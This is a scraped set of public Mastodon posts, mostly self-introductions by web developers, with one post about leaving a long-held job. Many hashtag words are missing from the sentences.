The energy is reminding me of early day - so many new tools made with proper care behind rather than most of NodeJS ecosystem which is just glued together with band-aids and staples :blobcatgrimacing:

That being said, after working with Deno for the past week it still feels a bit too bleeding edge though it does work with !

@closingtags@mastodon.social

I'm Dylan, a developer from the Midwest, US. I enjoy working with , , , , and . I've also done lots with .

I love learning about , dabbling in , and tinkering in my which I automate with .

I frequently at closingtags.com where I write things related to . You can reach me via the contact form there or here!

@jonspark@howdee.social

A quick re : I'm Jon, a front-end-turned-a-bit-of-everything based in You may have followed me on mastodon.social/@jonspark

I run my own distributed micro-agency, & have a few opinions about in recruitment. I like and spend some time in and .

I'm , a and husband. I like and being as as I can. We had a and I like to tinker in and the .

@kosinus@hachyderm.io

Making a pinned post. Hi everyone! 👋

I'm a software engineer in the Netherlands, working in entertainment. At work we build content management tools and real-time web apps, with me mostly being involved in the latter.

I do a lot of , , and . I also build stuff in my spare time, like castling.club, and contribute to open-source projects where I can.

Let's reclaim our internet using the fediverse! 💪

@thisismissem@hachyderm.io

Hey friends, from July 1st I'll be available for freelance work again (primarily on a part-time basis so I can also work on my NLNet grant + open source)

I'd prefer to work on something related, and usually work with Node.js and Ruby.

emelia@brandedcode.com if you'd like to hire me.

@ellotheth@bsd.network

today was my last day at @wonderproxy. last day working with @preinheimer and @schmalliso and @tdriley and will (and puck, the new me!).

it's been a pretty solid decade, folks. i have some FEELS. i learned , , , , , , , , and how and why not to use 's. i keynoted , staffed a vendor booth at , and contributed (a very little bit) to my favorite framework.

there is nothing in my adult life that has had as much of an impact on my career as the folks at wonderproxy. thanks for being awesome, wonderpeople. it's been a privilege working with you.

@kalvn@mastodon.xyz

Je profite de la vague d'arrivage pour faire mon que je n'ai jamais vraiment faite finalement :)

Je suis dev, principalement web depuis maintenant une douzaine d'années. J'ai commencé avec et la stack comme beaucoup, un petit passage forcé et douloureux par .NET et maintenant principalement du (avec Vue) et un peu de

Au delà de tout ça, j'aime les jeux vidéos (BotW et TotK sont en haut de ma liste), le , la et les bouquins :)

@stonedonkey@mastodon.social
@scopique@gamepad.club

Scopique everywhere. Life-long , super-entheusiastic about .

Occasional attempted , but taking an extended break.

Mostly life-long , currently including and whatever else fits the bill. Currently working on a secret project for one hour every three months.

at scopique.com.

I dunno what else to post here right now. I think I covered all the hashtags.

@petercsoka@mastodon.online

Let me do an

👋 I'm Peter from A senior in a mid-size international company with 15yrs of experience. Mainly working on related with

🏗 In my free time spending time with my family, playing on and being an building (sometimes ) new tools to make my and other's life easier.

Still figuring this thing out, but happy to chat with anyone!

@nabeards@hachyderm.io

It's about time I did my as I was just able to make my account on .io, hooray!

I am a currently traveling the world as a . I mainly write in and in the and spaces, have been traveling the world with my wife since we left in 2015, speak English and Spanish (), and am currently studying .

Also I'm quite liberal, privacy-conscious, and my pronouns are he/him. So hello all!

@questionable_ole@techhub.social

*pull up the chair* Hi, class.

I'm here to keep in touch with the world and have meaningful discussions and connections this fine

I'm en expat from Lithuania, hopped around 🇫🇮 and 🇬🇧 and after Brexit settled in 🇨🇦

Software dev core and if needed

Adopted a few months ago, jumped ship from win.

Love and , interested in - US, Ukraine/Russia and overall curious about many things

if I know you well enough 💀